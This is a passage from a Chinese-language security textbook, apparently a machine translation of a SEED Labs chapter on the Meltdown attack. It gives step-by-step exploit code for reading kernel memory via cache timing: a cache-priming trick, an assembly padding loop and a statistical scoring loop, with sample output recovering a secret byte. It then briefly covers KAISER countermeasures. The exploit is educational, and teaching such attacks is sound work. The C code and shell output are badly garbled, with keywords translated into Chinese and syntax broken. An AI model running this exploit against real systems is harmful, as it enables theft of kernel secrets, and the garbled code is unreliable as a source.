在我们的代码中，乱序执行的第一步是将内核数据加载到寄存器。与此同时，系统会对这种访问进行安全检查。如果数据加载速度慢于安全检查，即当安全检查完成时，内核数据仍在从内存传输到寄存器的过程中，乱序执行将立即被中断并丢弃，因为访问检查失败。我们的攻击也将随之失败。

若内核数据已存在于CPU缓存中，将其加载至寄存器将显著提升速度，我们甚至可能在检查失败导致乱序执行中止前，及时执行加载数组的关键指令。实际应用中，若内核数据未被缓存，利用Meltdown窃取数据将面临困难。但已有实证表明，Meltdown攻击仍可能成功实施，不过这需要高性能CPU和DRAM的支持[IAIK，2018]。

在我们的实验中，我们将获取攻击启动前缓存的内核机密数据。如清单17.3所示的内核模块中，我们允许用户级程序调用该模块内部的函数。该函数将访问机密数据而不向用户级程序泄露信息。这种访问的副作用是机密数据现在存在于CPU缓存中。我们将在攻击程序MeltdownExperiment.c中，在触发乱序执行之前添加以下代码，例如在调用flushSideChannel()和sigsetjmp()之间的代码行之间。

```

//打开/proc/secret_data虚拟文件。int fd=open( "/proc/secret_data" , O_RDONLY);
if(fd<0){
    perror ( "打开" );
    return-1;
}

```

```
}

//将机密数据缓存。
int ret=read(fd,NULL,0,0);
```

遗憾的是，我们的攻击仍未成功，但我们不会放弃。

17.5.3 用汇编代码改进攻击

我们再做一次改进，在内核内存访问前添加几行汇编指令。请参见下方meltdown_asm()中的代码。该代码基本执行一个400次循环（见第①行）；在循环内部，它只是将数字0x141加到eax寄存器上。这段代码本质上是在进行无用计算，但根据后续讨论，这些额外的代码行“在内存访问被推测时给算法单元提供了咀嚼的材料”（[Boldin，2018]）。这是提高成功率可能性的重要技巧。

清单17.6:熔断汇编函数（meltdown_asm()）

void meltdown_asm（无符号长整型内核数据地址）{

```
    字符    内核数据    =0;

    1/向eax寄存器写入操作指令
    阿斯    易变的
        ".rept 400; "                                ①
        添加    "$0x141, eax;"
        ".endr; "                                    ②
    :
    电子自动交换机
    );

    //以下语句将引发异常
    kernel_data=(char*)kernel_data_addr;
    array[kernel_data *4096 +delta]+=1;
```

在攻击程序中，我们调用了上述meltdown_asm()函数而非原始的meltdown()函数。编译运行代码后，我们终于获得重要发现：发现数组[83*4096+1024]存在于缓存中。其中83是字母S的ASCII值，该字母对应内核中存储的秘密信息（即SEEDLabs；参见代码清单17.3）的起始字符。

```
$加号    -游行=原住民    熔断实验
a.输出

内存访问违规！$ a . out

内存访问违规！
array[83*4096+1024]已存在于缓存中。

这个    密钥=83。
```

内存访问违规！

a.输出

内存访问违规！

array[83*4096+1024]在缓存中。秘密=83。

17.5.4 用统计方法改进攻击

即使在前一任务中进行了优化，我们仍可能无法每次都获取到秘密数据。有时攻击能正确识别出秘密值，但有时攻击可能完全识别不出任何值，或者识别出错误值。为提高准确率，我们可以采用 统计学方法 。具体思路是创建一个256位的评分数组，每个可能的 秘密值对应一个元素。随后多次运行攻击程序：每次当程序判定k为秘密值时（该结果可能不正确），就将1加到scores[k]中。经过多次运行后，我们采用得分最高的k值作为最终估计值。相比单次运行的结果，这种改进后的估计方法能产生更可靠的结论。修订后的代码如下所示。

清单17.7: Meltdown攻击程序.c

```
static      int      scores[256];

空的      reloadSideChannelImproved()
{
int i;
易失性 uint8_t *地址;
登记本      uint64_t      时间1, 时间2;
int junk =0; for (i=
0; i<256; i++){
地址抵阵列[i*4096+delta];
time1=_rdtscp(&junk);
垃圾=地址;
时间2      _rdtscp(&junk)-时间1;
if(time2      <=CACHE_HIT_THRESHOLD)
scores[i]++; /*若缓存命中, 则将该值加1*/
}
}

//信号处理程序
静态信号中断缓冲区 jbuf;

static      void      catch_segv()(siglongjmp(jbuf,1);}

主程序int main()
{
肠      i, j, 重      =0;

//寄存器      信号      处理程序
信号 (sigsegv, catch_segv) ;

int      fd      =open("/proc/secret_data",O_RDONLY);

if (fd < 0) {
```



```
perror（ “打开” ）；
返回-1；

memset(scores,0,sizeof(scores));
flushSideChannel();

//在同一地址上重试1000次。
for(i=0;i<1000;i++){
    ret                =pread(fd,NULL,0,0);
    if(ret<0){
        perror( “pread” );
        破碎
    }

    //冲洗探头        大批
    for(j=0;j<256;j++)
        毫米计数器清零（mm_clflush(&array[j★ 4096 +delta]）； 若信号集跳转

        （sigsetjmp(jbuf, 1)）为0，则执行熔断汇编（meltdown_asm）（0xfb61b000）

    reloadsideChannelImproved();
}

//找出得分最高的索引。
int max = 0； for
(i=0; i<256; i){
    if (scores[max]<scores[i])max =i; }

printf("The      secret      value      is      8d      %c\n",max,max);
printf("The      number      of      hits      is      d\n",scores[max]);

return  0;
}
```

编译运行后，我们能准确获取密钥的首字母。该代码仅窃取了内核中的一个字节密钥，而实际存储在内核模块中的密钥为8字节。通过将地址0xfb61b000替换为0xfb61b001、0xfb61b002等，即可推导出其余7字节的密钥。

\$gcc -march=native Meltdown攻击代码

a.输出

秘密值为83 S

命中次数为 955

a.输出

秘密值为83 S

这个 数字 的 击打 是 925

s a.out

秘密值为83 S

命中数为987

a.输出

秘密值为83 S

命中数为957

17.6 反措施

Meltdown漏洞绕过了硬件强制隔离的安全域机制，因此属于硬件层面的漏洞而非软件漏洞。要彻底解决该问题需要在硬件层面进行改进，但硬件补丁的实施难度较大。Meltdown漏洞被发现后，包括Linux、Windows和iOS在内的主流操作系统都开发了变通方案来降低其攻击难度。这些方案基本沿用了kaiser[Gruss等人，2017]的核心设计理念——该内核修改旨在防止针对KASLR的侧信道攻击（即内核地址空间布局随机化技术）。

Kaiser系统不会映射用户空间中的任何内核内存，仅保留x86架构所需的部分（如中断处理程序）[Gruss等人，2017]。因此，用户级程序无法直接访问内核内存地址，因为这些地址无法被解析。若缺少这一条件，Meltdown攻击将无法成功。

17.7 摘要

Meltdown攻击利用了CPU内部的竞态条件漏洞。结合第七章和第八章的内容，我们现已了解了应用层、内核层和硬件层三个不同层级的竞态条件漏洞。建议读者花时间回顾这三种竞态条件漏洞，思考它们的异同。这种练习将有助于加深我们对竞态条件的理解。

Meltdown漏洞与另一种CPU攻击Spectre密切相关，后者与Meltdown的发现时间相近。我们将在第18章详细讨论Spectre攻击。

Meltdown和Spectre漏洞可能仅揭示了微架构层面安全缺陷的冰山一角。自这些漏洞被发现以来，又陆续发现了多起相关攻击。对于旨在提供安全保证的硬件设计，需要深入分析其微架构层面的决策是否容易受到Meltdown和Spectre这类攻击的影响。

□ 动手实验

我们为本章开发了一个SEED实验室，该实验室名为Meltdown攻击实验室，托管在SEED网站上：<https://seedsecuritylabs.org>。该实验室的学习目标是让学生通过将课堂上所学的漏洞知识付诸实践，获得Meltdown攻击的第一手经验。

□ 问题与资源

本章的作业题、课件和源代码可从本书下载 网站：<https://www.handsonsecurity.net/>。